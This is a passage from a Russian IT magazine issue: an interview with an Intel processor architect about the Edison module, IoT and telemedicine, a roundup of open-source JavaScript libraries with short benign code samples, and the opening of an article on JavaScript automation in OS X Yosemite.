Быть творцом и инженером одновременно непросто. Герой этого номера не понаслышке знает, что это такое, — он каждый день создает вещи, которые в буквальном смысле меняют наш мир. Михаил Цветков, ведущий архитектор процессоров Intel и создатель носимых компьютеров Galileo и Edison, знает, что нас ждет в ближайшем будущем и почему носимая электроника и Internet of Things станет одной из самых захватывающих и перспективных отраслей IT.

INTEL EDISON



Если проделать мысленный эксперимент и представить себе мир без цифровой революции, одним из ключевых моментов которой было изобретение микропроцессора, то мы окажемся в начале 50-х годов прошлого века. Можете сравнить жизнь тогда и сейчас. Многие наши сегодняшние достижения связаны с компьютерами и коммуникационной сферой. Мгновенная обработка информации и доступ к ней колоссально ускорили научно-технический прогресс. Благодаря этому современное человечество избавилось от страха голода и получило развитый транспорт и медицину. Общаться друг с другом можно вне зависимости от географии и расстояний, а путешествие с континента на континент занимает всего несколько часов.

Информационные технологии стали одним из главных инструментов развития нашей цивилизации. А для этого нужна хорошая аппаратная платформа, базовый фундамент всех информационных систем. Сама по себе информация хоть и нематериальна, но требует для своей обработки весьма производительное железо. Кстати, четвертый сезон подряд TOP-500 суперкомпьютеров возглавляет Tianhe-2, собранный на процессорах Intel Xeon и Intel Xeon Phi.

Развитие не останавливается, микропроцессор сам превращается в систему. Неважно, это система-на-кристалле (то есть на одном кусочке кремния), система-в-корпусе (несколько кристаллов кремния, эффективно взаимодействующих между собой в одном корпусе микросхемы) или просто небольшой вычислительный модуль. Происходит создание новой системной функции, высоко интегрированной системы по обработке информации.

К нам приходит новая категория устройств — малые формы производительных компьютеров, вычислителей, которые не общаются с пользователем напрямую, а самостоятельно собирают данные с датчиков, управляют механизмами и обмениваются данными с другими устройствами.

Intel Edison — это очень маленькая (размером меньше спичечного коробка) Linux-машина, с ги-

габайтом двухканальной LPDDR3-памяти на борту. Сердцем Intel Edison является 22-нанометровая система-на-кристалле с двумя ядрами Intel Atom, работающими на тактовой частоте 500 МГц плюс ядро 32-битного микроконтроллера. В этой модульной штучке реализован весь набор классических компонентов большой вычислительной системы. Есть хранилище на 4 Гб eMMC, беспроводные интерфейсы Wi-Fi и Bluetooth и главное — USB-хост. То есть практически любую периферию к компьютеру сейчас можно подключить через USB. Хочешь 3G/4G-модем? Пожалуйста. Хочешь веб-камеру? Пожалуйста.

Официальная сборка Linux для Intel Edison делается при помощи Yocto Project (https://www.yoctoproject.org) — билдера, изначально ориентированного на встраиваемые системы. Ничто не препятствует использовать любой другой Linux-билдер, взяв BSP (Board Support Package) для Intel Edison, описывающий его аппаратную конфигурацию. Благодаря тому что сейчас open source проекты очень хорошо развиваются, вы можете довольно легко собрать свой собственный дистрибутив Linux, подобрав под ваше железо набор драйверов.

На Edison мы используем Yocto 1.6. Насколько я знаю по конференциям, люди без труда делали и сборки Debian для Edison. Ничто не мешает собрать и другие дистрибутивы. Главное — мы предоставляем универсальный BSP, который задействует аппаратную часть, а дальше вы получаете полную свободу в сборке дистрибутива.

Этот модуль пока существует в единственной конфигурации, но у него есть 70-контактный разъем для подключения плат расширения. По сути, это вычислительный модуль, который будет работать в разнообразном окружении. При помощи дополнительной обвязки на него можно «повесить» практически все, что сейчас используется в автоматике, умном доме и других областях: RS-485 интерфейс, шины CAN и 1-Wire. И конечно, есть специальная плата для Arduino. Для этого нужно выбрать соответствующую плату расширения и поставить на нее Intel Edison.

Edison — второй этап в попытке завоевать сердца поклонников Arduino. Этот путь начался в прошлом году с платы Intel Galileo, совместимой с шилдами Arduino и содержащую систему-на-кристалле Intel Quark. На мой взгляд, получилось неплохо. Galileo показал новое направление, альтернативу, дал возможность сообществу Arduino использовать все преимущества x86-архитектуры, оставаясь при этом в привычной экосистеме.

Другая сильная сторона новой платформы — производительность. Ведь возможности системы ограничиваются не только интерфейсами ввода-вывода, но и тем, какой софт может работать на этом железе. Например, безопасность является функцией производительности. Вопрос в том, какие инструменты специалистов по безопасности могут без ущерба для основных задач функционировать на данной платформе. Если вы ограничены по производительности и ресурсам, если процессора хватает только на то, чтобы опрашивать регистры, конечно, ни о каком детекте попыток внедрения, атак и несимметричном криптовании речи не идет. Ваше устройство беззащитно, и все, что оно может, — прочитать содержимое регистров и обменяться данными по фиксированному IP-адресу. Остается уповать лишь на то, что оно, как Неуловимый Джо, больше никому в Сети не нужно.

Конечно, лучше, чтобы о проектах на Edison рассказали сами их авторы. Например 13-летний школьник Шубхам Банерджи, который получил большой грант от Intel Capital, создав на базе Edison принтер, печатающий шрифтом Брайля. Яркий пример энтузиаста, который эффективно решил важную для многих людей проблему и получил заслуженное признание.

Мы сделали свой забавный проект на Edison из обычного рюкзака. Это произошло в результате инженерных изысканий, потому что, когда появляется новая платформа, ее надо как следует протестировать и «попробовать на зуб». В процессе изучения мы повесили на Edison с платой расширения гибкую LED-панель, подняли Wi-Fi-канал, добавили USB-микрофон для голосового управления и сделали яркую демонстрацию. Где-то было фото: по улице идет много людей, и все они с обычными рюкзаками. Мы научились превращать серые, безликие рюкзаки в яркие LED-экраны с динамической картинкой. Что выводить туда — подскажет фантазия художника. Один из самых востребованных товаров в мире — реклама, коммуникация с другими людьми, возможность чем-то поделиться с окружающими. Хотя бы смайликом.☺



$49,95

ЦЕНА EDISON НА SPARKFUN. ДОПОЛНИТЕЛЬНЫЕ МОДУЛИ СТОЯТ ОТ 15 ДО 25 ДОЛЛАРОВ

EDISON VS RASPBERRY PI

Edison и Raspberry — это разные устройства. Edison ориентирован на встраиваемые системы, работающие без участия человека, и не рассчитан на работу как клиентский терминал. Но у него есть встроенные беспроводные интерфейсы и низкое энергопотребление, что делает Edison отличным выбором для проектов носимой электроники и других систем с питанием от аккумулятора. Плюс размеры — объем, который занимает Edison с минимальной платой расширения, почти в семь раз меньше, чем объем коробочки с Raspberry Pi B+.

К примеру, тебе нужно провести пентест. Нужно оценить требования к производительности твоего устройства. Достаточно чуть-чуть ошибиться в оценках, и окажется, что весь дизайн придется выбрасывать, потому что битов падает больше, чем может быть обработано.

Здесь нужно сказать, что внутри Intel Edison настоящие x86-ядра, а точнее Intel Atom с микроархитектурой Silvermont, которая сейчас используется в планшетных и десктопных чипах Bay Trail. А значит, доступно огромное количество программ для архитектуры Intel (IA). Можно качать программы с открытым исходным кодом и собирать их. Лично я сначала делал кросс-компиляцию (собирал бинарники для запуска на Edison на ноутбуке), а потом понял, что с производительностью у Edison все в порядке, можно скинуть исходники прямо на него, запустить компиляцию, и он за приемлемое время соберет исполняемый код.

Edison — мощное устройство, которое может работать с десятками мегабит трафика. Его можно подключить к точке доступа Wi-Fi либо его самого использовать как точку доступа. Wi-Fi-модуль у Edison хороший. Если нужно поднять уровень сигнала, то можно добавить внешнюю антенну, для этого на модуле есть разъем. А вот хороший 3G-модуль... Можно взять фактически любой модем, любого из операторов Большой тройки, сейчас почти все модули идут с Linux-драйверами под x86-архитектуру.

Если возвращаться к USB-периферии, Edison поддерживает ее на уровне ПК. Устройству достаточно иметь Linux-драйвер, чтобы спокойно встроиться сюда и обеспечить тебе привычный комфорт ПК. Еще есть литий-ионный аккумулятор, смартфонный, то есть такого же размера и на пару тысяч миллиампер в час (на пару дней его хватит). Либо можно использовать питание через порт USB, можно купить переходник Ethernet — USB с функцией POE.

К Edison нужен подход, как к ПК-архитектуре. Все вешается на USB, и внутренняя сложность протокола USB волновать тебя уже не должна. Просто подключаем разъем, драйвер, и у нас есть высокоуровневый стек поддержки USB-девайса. Переключать побитово регистры какой-то микросхемы здесь не нужно.

65

КОЛИЧЕСТВО СТРАН, В КОТОРЫХ БУДЕТ ПРЕДСТАВЛЕН INTEL EDISON ДО КОНЦА ТЕКУЩЕГО ГОДА

INTERNET OF THINGS

Мы вступаем в совершенно новый, завораживающий мир Интернета вещей. По оценкам различных аналитиков, в ближайшие 5–10 лет в нем появятся десятки миллиардов новых устройств. Они будут обмениваться данными между собой, анализировать их и предоставлять нам принципиально новый уровень комфорта. Первый шаг в этом направлении — промышленность, системы «умный дом». Второй — персонализация вычислений, в первую очередь связанных со здоровьем. Третий — мода, от этого никуда не денешься. Она чутко реагирует на новые технические возможности.

Сейчас Internet of Things (IoT) — это индустрия, находящаяся в самом начале пути. Если говорить об IoT в более традиционном контексте бизнеса встраиваемых решений, то большинство таких проектов сейчас — это телеметрия, сбор информации об окружающей среде и устройствах, построение точной модели происходящих процессов и их анализ для оптимизации. Классические примеры — умный дом, умный город, умное производство.

Источником данных служат распределенные сенсоры, подключенные к гейту, роль которого может играть Intel Galileo или Edison. Далее эти данные передаются в облако, где анализируются и сохраняются. Например, компания Daikin оснащает свои промышленные кондиционеры Wi-Fi-гейтами для мониторинга и технического обслуживания.

Повышение эффективности мировой энергетики лишь на 1% даст многомиллиардную экономию, не считая уменьшения нагрузки на экологию. Ни у кого нет сомнений в том, что нужно учиться работать с данными и извлекать из них новые идеи для различных оптимизаций. Это очень перспективное направление для стартапов — сбор и обработка данных с целью оптимизации процессов.





На уровне потребителя первым шагом в носимой электронике является направление фитнес-трекинга. Сейчас у нас выходят часы Basis Peak с точными сенсорами для мониторинга активности, пульса, влажности и температуры кожи с целью контроля самочувствия во время занятий спортом, повседневной работы и сна. Технология BodyIQ позволяет анализировать поток данных с сенсоров и выдавать действительно полезные рекомендации, менять привычки и образ жизни.

Еще вскоре мы получим новое устройство — SMS Audio BioSport. Это наушники, позволяющие определять частоту пульса при занятиях спортом. Многим они покажутся более удобными, чем браслет или часы.

Перечисленные устройства выпускаются с партнерами. Intel концентрируется на фундаментальных технологиях для Интернета вещей и носимой электроники. Мы поддерживаем экосистему, предоставляем компоненты для построения конечных продуктов. К примеру, Basis Peak делается командой Basis, которую приобрела Intel, но это все же отдельная команда. Наушники SMS BioSport делается, соответственно, командой SMS Audio.

Следующий шаг, который будет сделан, — это медицинские устройства, которые будут использоваться для наблюдения врачами, в том числе и в рамках будущей телемедицины. В первую очередь это, скорее всего, будут устройства для кардиологии, так как эта серьезная область медицины требует мониторинга состояния человека онлайн, с глубоким анализом изменения состояний и предсказанием наступления кризисов или осложнений.

Что такое ЭКГ? Это от 1 до 12 каналов зашумленного периодического сигнала, который требует сложного анализа. Чтобы делать это в реальном времени, предварительная обработка должна происходить непосредственно в персональном устройстве, которое получает эти сигналы с датчиков. Для этого нужна производительная платформа. Затем эти кардиограммы отправляются в облако, где их может обработать более сложное ПО или посмотреть врач.

$7,1

ТРИЛЛИОНОВ — ТАКОВ БУДЕТ РАЗМЕР РЫНКА IOT К 2020 ГОДУ ПО ПРОГНОЗАМ IDC

На мой взгляд, телемедицина определит развитие IT в ближайшие несколько лет. Это изменит весь образ современного здравоохранения. Не нужно будет с боем пробиваться к терапевту, чтобы он просто на вас посмотрел. Достаточно будет залогиниться в виртуальную поликлинику и создать заявку на обслуживание.

При постоянном мониторинге состояния будет возможна наиболее ранняя диагностика заболеваний и общение с доктором начнется еще на этапе превентивного лечения. Когда врач, увидев изменения, сможет легко избежать неприятных последствий.

В моде грядет появление электронного текстиля и гибких экранов. Скоро принт на вашей майке можно будет обновлять со смартфона и менять как аватар в форуме, а прошивки для модных коллекций будут рассылаться по email, а платье светиться в такт настроению. Опять-таки для этих проектов нужен небольшой управляющий модуль, с хорошим беспроводным соединением.

Плюс новые способы коммуникации человека с человеком или человека с компьютером. Сейчас уже можно общаться с компьютером при помощи голоса (Nuance voice recognition), жестов (gesture recognition), так как с появлением нашей 3D-камер Real Sense научная фантастика стала реальностью. Можно зайти в комнату, разбудить голосовой командой своего «железного друга», взмахом руки передвинуть компоненты на экране и попросить собрать новую прошивку.

БЕЗОПАСНОСТЬ

Устройство IoT — это компонент сложной системы. Оно подключается через открытые каналы связи к удаленным серверам. Эта система должна быть правильно организована. Одно дело — управлять парой устройств, а другое дело — миллионами. Необходимо тщательно продумывать вопросы безо-

пасности. Маленький IoT-гейт должен быть защищен как большой корпоративный PC. Только PC стоит за корпоративным файрволом со всеми инструментами сетевой безопасности, а IoT-устройство остается один на один со всем интернетом. В IoT-устройства должны быть реализованы аппаратные функции безопасности — trusted execution environment, когда выстраивается chain of trust, начиная с микрокода процессора и до входного API дата-центра. Дальше действуют всем знакомые и хорошо себя зарекомендовавшие корпоративные механизмы безопасности большого бизнеса.

Безопасность настолько сложная тема, что конечный системный проектировщик просто не имеет времени и ресурсов для самостоятельной качественной реализации и тестирования всех инструментов. Могу сказать, что самое сложное в продуктизации — это качественная валидация. Сделать прототип, реализующий заявленный функционал, — это одно. Это сложно, интересно и почетно. Но потом убедиться, что система работает на 1001 конфигурации и устойчива хотя бы к 80% типовых атак (не отказывает из-за атак, предпринимаемых хотя бы из хулиганских побуждений, посредством битого пакета), — вот это работа из работ. Чтобы упростить все это, мы предоставляем набор готовых решений, к примеру Windriver Intelligent Device Platform. Он снизу доверху состоит из валидированных пакетов, там нельзя даже загрузить неподписанный двоичный код, система скажет «я не буду это запускать».

Чтобы устройство работало, и работало масштабно, нужно решить огромное количество задач. Например, обновление резервирования. Ведь безопасность — это возможность поддерживать все устройства на уровне последних обновлений драйверов, ПО и прочего. Никто не знает, что и где еще найдут в программной части, поэтому вы должны иметь возможность вовремя и безопасно пропатчить свою систему.

IoT — это долговременный проект. Наша IoT-группа предоставляет долгосрочную техническую поддержку — семь лет на устройство (по сравнению с тремя годами для обычного клиентского или серверного сегмента). Нужно думать об этом, смотреть в будущее. Атака может считаться удачной с инженерной точки зрения, если просто опрокинет устройство. То есть нужно держать запас по времени, думать о том, как система будет перегружаться, если что-то случится. Необходимо решать все эти вопросы эксплуатационной безопасности, когда даже не всегда возможно отделить, какой вопрос относится к безопасности, а какой просто к базовому функционалу.

Чтобы не биться с ветряными мельницами и не изобретать велосипед, мы предлагаем лучшие решения под нашей торговой маркой. Своими руками делаем базовый валидационный план работ, потому что Intel великолепен в вопросах валидации. Ничто не дисциплинирует так, как валидация многомиллионных процессорных дизайнов. Аналогичные подходы нужны и при создании масштабных IoT-платформ.

Сложная система предполагает в своей реализации несколько фаз, и самая первая из них — определение возможностей системы и соответствия этих возможностей решаемой задаче. Это проработка спецификации, нахождение оптимальных путей решения технического задания и помощь в организации разработки. Я участвую во всех этих этапах. В том числе важно предоставление документации, потому что в нашем мире очень важно вовремя найти то, что нужно, — документацию, спецификацию, рабочие application examples и прочее.

СОВРЕМЕННАЯ IT-ИНДУСТРИЯ

По собственному опыту могу сказать: жизненно необходимо понимать, что происходит вокруг. Мир сегодня очень динамичен. Если раньше можно было изучить одну платформу и «сидеть» на ней лет десять, то сейчас, чтобы выйти на рынок и успеть со своим решением вовремя, нужно постоянно обозревать 360 градусов. Порой достаточно промахнуться на пару месяцев — и ты уже никому не нужен со своим работающим нормальным решением. Важно понимать, что есть на рынке, понимать не только официальные плюсы той или иной технологии, но и декларируемые проблемы, которые могут возникнуть из-за ее применения.

26–50


МИЛЛИАРДОВ УСТРОЙСТВ БУДЕТ ПОДКЛЮЧЕНО К IOT К 2020 ГОДУ, ГЛАСЯТ ПРОГНОЗЫ АНАЛИТИКОВ GARTNER ANALYSTS И CISCO SYSTEMS

Бывает, что стоит остаться на более привычных архитектурах и софтверном стеке, который гарантированно работает, и мы знаем, как его «готовить». Может случиться так, что несколько месяцев вы сидели на чем-то нормально, а потом оказалось, что «взлетает» оно только в одну сторону и требуются разные танцы с бубном… В таких ситуациях специалист по новым технологиям оказывается тем человеком, который: а) знает, куда бежать, чтобы не оказаться сзади; б) экономит массу человеческих ресурсов, объясняя, что вот этим вообще не стоит заниматься, потому что технология ограничена, — есть базовые фундаментальные ограничения, которые при всей красоте концепций поставщиков оборудования не позволят достичь большой тиражности продукта. И самое главное: правильно выбранное стратегическое направление дает шанс выиграть в очень конкурентной борьбе.

Разработки и новые бизнесы — это такая область, где девять стартапов из десяти очень скоро окажутся «вверх ногами». Нет, инженеры свою задачу решат. Качественная инженерная команда заставит систему работать в каком угодно исполнении. Но важно, чтобы система заработала на правильной платформе, с хорошей перспективой по масштабированию. Может оказаться так, что заказчики уже написали свой список пожеланий, которые должны быть обязательно реализованы. И нужно, чтобы платформа на следующем витке не умерла, потому что базовый функционал оказался не совсем соответствующим будущим ожиданиям.



ИНСТАГРАМ В ТВОЕМ БРАУЗЕРЕ




Илья Русанен
rusanen@real.xakep.ru

Илья Пестов
ipestov.com

Мы живем в прекрасном мире, где программисты не стесняются выкладывать различные вкусности в паблик — нужно лишь знать, где их искать. Достаточно побродить по GitHub и другим площадкам для размещения кода, и ты найдешь решение для любой проблемы. Даже для той, которой у тебя до этого момента и не было.

ПОДБОРКА ПРИЯТНЫХ ПОЛЕЗНОСТЕЙ ДЛЯ РАЗРАБОТЧИКОВ

Lazysizes

https://github.com/aFarkas/lazysizes
На мой взгляд, это лучший скрипт для ленивой подгрузки. Он максимально прост в установке и может работать без каких-либо конфигураций, достаточно указать класс lazyload для требуемых элементов. Автоматически определяет видимость элемента при скролле, при CSS :hover, а также при любом другом поведенческом факторе (карусель, бесконечный скроллинг, AJAX). Поддерживает отзывчивые изображения с помощью **picture**, **srcset** и специальных data-атрибутов. Ну и плюс ко всему — очень лаконичный код, обеспечивающий максимальную производительность.

```
<!-- responsive example with automatic↵
sizes calculation: -->
<img data-sizes="auto"
     src="lqip-src.jpg"
     data-srcset="lqip-src.jpg 100w,
     image2.jpg 300w,
     image3.jpg 600w,
     image4.jpg 900w" class="lazyload" />
<!-- iframe example -->
<iframe frameborder="0"
        class="lazyload"
        allowfullscreen=""
        data-src="//www.youtube.com/↵
        embed/ZfV-aYdU4uE">
</iframe>
```



Walkway.js

https://github.com/ConnorAtherton/walkway
Очень крутой эффект для анимации SVG-изображений, состоящих из контуров. Грубо говоря, Walkway отрисовывает объекты, будто их кто-то рисует рукой. Это надо увидеть. Пример использования:

```
// Create a new instance
var svg = new Walkway(options);
// Draw when ready,providing an optional↵
   callback
svg.draw(callback);
// Options passed in as an object, see↵
   options below
var svg = new Walkway({selector:'#test'});
// Overwriting defaults
var svg = new Walkway({
  selector: '#test',
  duration: '2000',
  // can pass in a function or a string↵
     like 'easeOutQuint'
  easing: function (t) {
  return t * t;
  }
});
svg.draw();
// If you don't want to change the↵
   default options you can also↵
   supply the constructor with↵
   a selector string
var svg = new Walkway('#test');
svg.draw(function() {
  console.log('Animation finished');
});
```

sequelize-compass


https://github.com/finnishprince/sequelize-compass
Sequelize-compass — это автогенерируемая низкоуровневая админка для любого приложения, работающего на сверхпопулярной ORM Sequelize. Логика работы sequelize-compass похожа на Django: в config-объекте ты кратко перечисляешь все модели с их атрибутами и ассоциациями, которые необходимо редактировать, а sequelize-compass выстроит удобный интерфейс со списком инстансов каждой модели и позволит отредактировать атрибуты и ассоциации каждого. На сегодняшний день поддерживаются атрибуты STRING (and TEXT), INTEGER, TIMESTAMP WITH TIME ZONE, INTEGER[] для PostgreSQL, BOOLEAN и ENUM. Из ассоциаций пока доступны только hasMany и belogsTo, но скоро появится и hasOne.

Sequelize-compass встраивается в основное приложение на базе Express 3/4 и добавляет в роутинг свои URL вида:

- `http://app.com/:admin/:model_name/add`
- `http://app.com/:admin/:model_name/:id`


Получается что-то вроде `http://app.com/myadmin/book/34` для редактирования инстанса модели Book с id=34.

Текущая версия совместима уже только с самой новой Sequelize 2.0.0-rc2. Абсолютный must have для всех, кто работает с Sequelize (PostgreSQL/MySQL) на Node.js!



PerfMap


https://github.com/zeman/perfmap
Тема производительности веб-страниц была актуальна всегда, но ввиду роста мобильной интернет-аудитории и совершенствования поисковых алгоритмов эта тема стала еще популярнее среди разработчиков. PerfMap — замечательный инструмент, который позволяет с помощью тепловых карт и Resource Timing API визуализировать длительность загрузки различных элементов на странице. Также PerfMap может работать как букмарклет и расширение для Chrome.



Materialize

https://github.com/Dogfalo/materialize
Современный отзывчивый фронтенд-фреймворк, где все элементы и интерфейсные анимации выполнены строго в соответствии с трендовым Google Material Design.

Важно подчеркнуть, что это не очередная стилизованная тема для Bootstrap, а полностью самостоятельный проект со своим набором CSS (SASS) или JS-виджетами. В нем есть практически все необходимые компоненты: Typography, Grid, Forms, Buttons, Navbar, Cards, Tooltips, Modals, Dropdowns и другие. А отличительными особенностями будут фирменные Wave-эффект на кнопках, MediaBox (лайтбокс) и Parallax из коробки.



CamanJS

https://github.com/meltingice/CamanJS/
Потрясающая библиотека для работы с изображениями. В буквальном смысле CamanJS (ca)nvas (man)ipulation позволяет создавать фотоэффекты не хуже, чем в Instagram, только в браузере на клиентской стороне буквально парой строчек JS!


Проект написан на CoffeeScript и вовсю использует HTML5 Canvas. Обширный API, подразумевающий под собой систему плагинов, предоставляет разработчикам неограниченные возможности для обработки изображений. Уже на данный момент доступны операции с яркостью, контрастом, насыщенностью и множество всего остального. Репозиторий собрал почти 2000 звезд на GitHub.

```
Caman('#my-image', function () {
  this.brightness(10);
  this.contrast(30);
  this.sepia(60);
  this.saturation(-30);
  this.render(
    console.log('Done!');
  );
});
```



JuliusJS


https://github.com/zzmp/juliusjs
Библиотека для распознавания речи в режиме реального времени, JavaScript-порт open source проекта Julius. Без зависимостей, простой и понятный API, не требует никаких дополнительных решений на сервере. На данный момент поддерживает только английский язык. Признаться, я не восхищен результатами тестов, но если на то пошло, то и Siri редко удается распознать фразы с моим русским акцентом. Но даже как концепт проект определенно заслуживает внимания в нашей подборке.




```
var julius = new Julius();
julius.onrecognition =↵
function(sentence) {
    console.log(sentence);
};
// say "Hello world!"
// console logs: '> HELLO WORLD'
```


ICEcoder

https://github.com/mattpass/ICEcoder
Великолепный браузерный редактор с поддержкой более 60 языков: HTML, CSS, LESS, SASS, JS, Coffee, PHP, RonR, Python, C/C++/C#, Java, Lua, Rust, SQL, Markdown и других! Грамотный интерфейс и ряд удобных UX-решений, Emmet, автообновление страницы, абсолютно бесплатная возможность совместной работы над кодом, интерфейс для работы с БД, колопикер, линтеры, diff tool и многое другое. Вообще есть версии под Linux, Mac и Windows, но я сделал акцент на веб, потому что теперь есть возможность поставить ICEcoder на свой сервер и редактировать что угодно откуда угодно.



Interact.js


https://github.com/taye/interact.js
Мощнейшая библиотека для работы с drag and drop, resizing и мультитач-жестами на десктопных и мобильных устройствах. Дропзоны, координаты притяжения элементов, отскакивающие эффекты, множество методов, куча опций и обработчики событий на любое действие. И самое главное — для этого тебе не потребуется подключать сторонние скрипты и теперь можно прилично сэкономить на связке jQuery + jQuery UI. Interact.js работает во всех современных браузерах: Chrome, Firefox, Opera и Internet Explorer 8+.



SoundManager2

https://github.com/scottschiller/SoundManager2
Функциональный API для работы со звуком на JavaScript. Для полной совместимости со всеми браузерами, в том числе и мобильными, в основе проекта лежит связка технологий Flash и HTML5. SoundManager поддерживает большинство аудиофайлов (MP3, MP4/AAC, WAV/OGG и другие), потоковое вещание RTMP и различные элементы управления. Библиотека используется на таких проектах, как Songza, Last.fm, Earbits, Freesound, 8tracks.

```
soundManager.createSound({
  id: 'mySound',
  url: '/path/to/some.mp3',
  autoLoad: true,
  autoPlay: false,
  onload: function() {
  alert('The sound '+this.id+'loaded!');
  },
  volume: 50
});
```



ТЕПЕРЬ ВСЕ КАК У ЛЮДЕЙ



КРАТКО О НОВЫХ ВОЗМОЖНОСТЯХ АВТОМАТИЗАЦИИ В OS X YOSEMITE



Ирина Чернова
irairache@gmail.com

В конце октября 2014 года Apple представила новую версию своей операционной системы — OS X Yosemite. В нее внедрены три основные новинки: поддержка iCloud Drive, углубленная интеграция компьютера с планшетом или телефоном и JavaScript for Automation (JXA). Главным для нас сегодня стало как раз последнее новшество.

До сих пор основным средством автоматизации в OS X был Automator и язык AppleScript, о котором мы уже неоднократно подробно рассказывали. Теперь же пользователям доступен более популярный и понятный язык — и в этом главная новость. Но конечно, возможность заниматься автоматизацией на JS — не ноу-хау Apple. На других платформах нечто подобное давно реализовано:

- Под Windows писать автоматизации (сначала только для администрирования) на JS, а точнее на его диалекте JScript можно было еще в 1996 году. Чуть позже он трансформировался в популярный JScript .NET.
- Под Linux разного добра для всевозможных JS-автоматизаций тоже хоть отбавляй. Правда, в основном это узкоспециализированные инструменты, сделанные в соответствии с принципом «программа должна делать что-то одно, но делать хорошо». Вот очень интересный пример: настраиваем запуск стандартных Linux-команд по расписанию с помощью Node.js и Grunt.js (goo.gl/8arGaQ).
- Писать на JS скрипты для ускорения решения офисных задач типа заполнения календаря и рассылки писем можно в облаке. Google еще в 2009 году выпустили Google Apps Script. Подробности в][№187 в статье «Дело техники».



WWW


Документация по компоненту Objective-C Bridge: goo.gl/RLnRnW

JS И OS X

На самом деле писать JS-автоматизации для Мака можно уже лет пятнадцать как. Но об этом мало кто знает. Open Scripting Architecture (OSA) — это набор объектов и методов, который позволяет взаимодействовать с OS X с помощью скриптовых языков (например, AppleScript или Python). JavaScript OSA (goo.gl/yvArNI) появился еще в 2001 году, но Apple практически не продвигала его. Этот язык (а точнее, диалект) как раз и стал основой для JXA.

Но JS OSA все годы его существования был в заброшенном состоянии, и пользовались им лишь редкие гики. JXA сильно усовершенствован, отлично документирован, и Apple активно продвигает его в широкие массы макоюзеров. Так что же есть хорошего в JavaScript Automation?

- Apple очень хорошо подготовилась к выходу этой новинки — выпустили наиподробнейшую документацию (goo.gl/55lwuU) и создали блог (macosxautomation.com).
- Для тех, кто любит и умеет работать с консолью, предусмотрена возможность запускать JS-скрипты через терминал.
- Для людей, которые занимаются разработкой под iOS или OS X, есть Objective-C Bridge. Эта фича появилась еще в OS X Mavericks для AppleScript. Теперь она доступна и для JXA. Из скриптов можно запускать фрагменты кода на Objective-C.
- Перечень объектов и свойств (а их несчетное количество), с которыми можно взаимодействовать на JS, ничем не уступает AppleScript (Open Scripting Architecture). Для каждого объекта его можно посмотреть в редакторе скриптов в «Окно → Библиотека». То есть уже первая версия JXA ничем не уступает AppleScript по функционалу, но гораздо удобнее и привычнее.



Объекты и свойства, доступные в приложении mail

APPLESCRIPT VS JAVASCRIPT

Я лично не знаю ни одного человека, которого можно было бы назвать гуру AppleScript. А знатоков JS в мире сотни миллионов, и их количество растет с каждым днем. И это, пожалуй, самый весомый аргумент в пользу JXA.

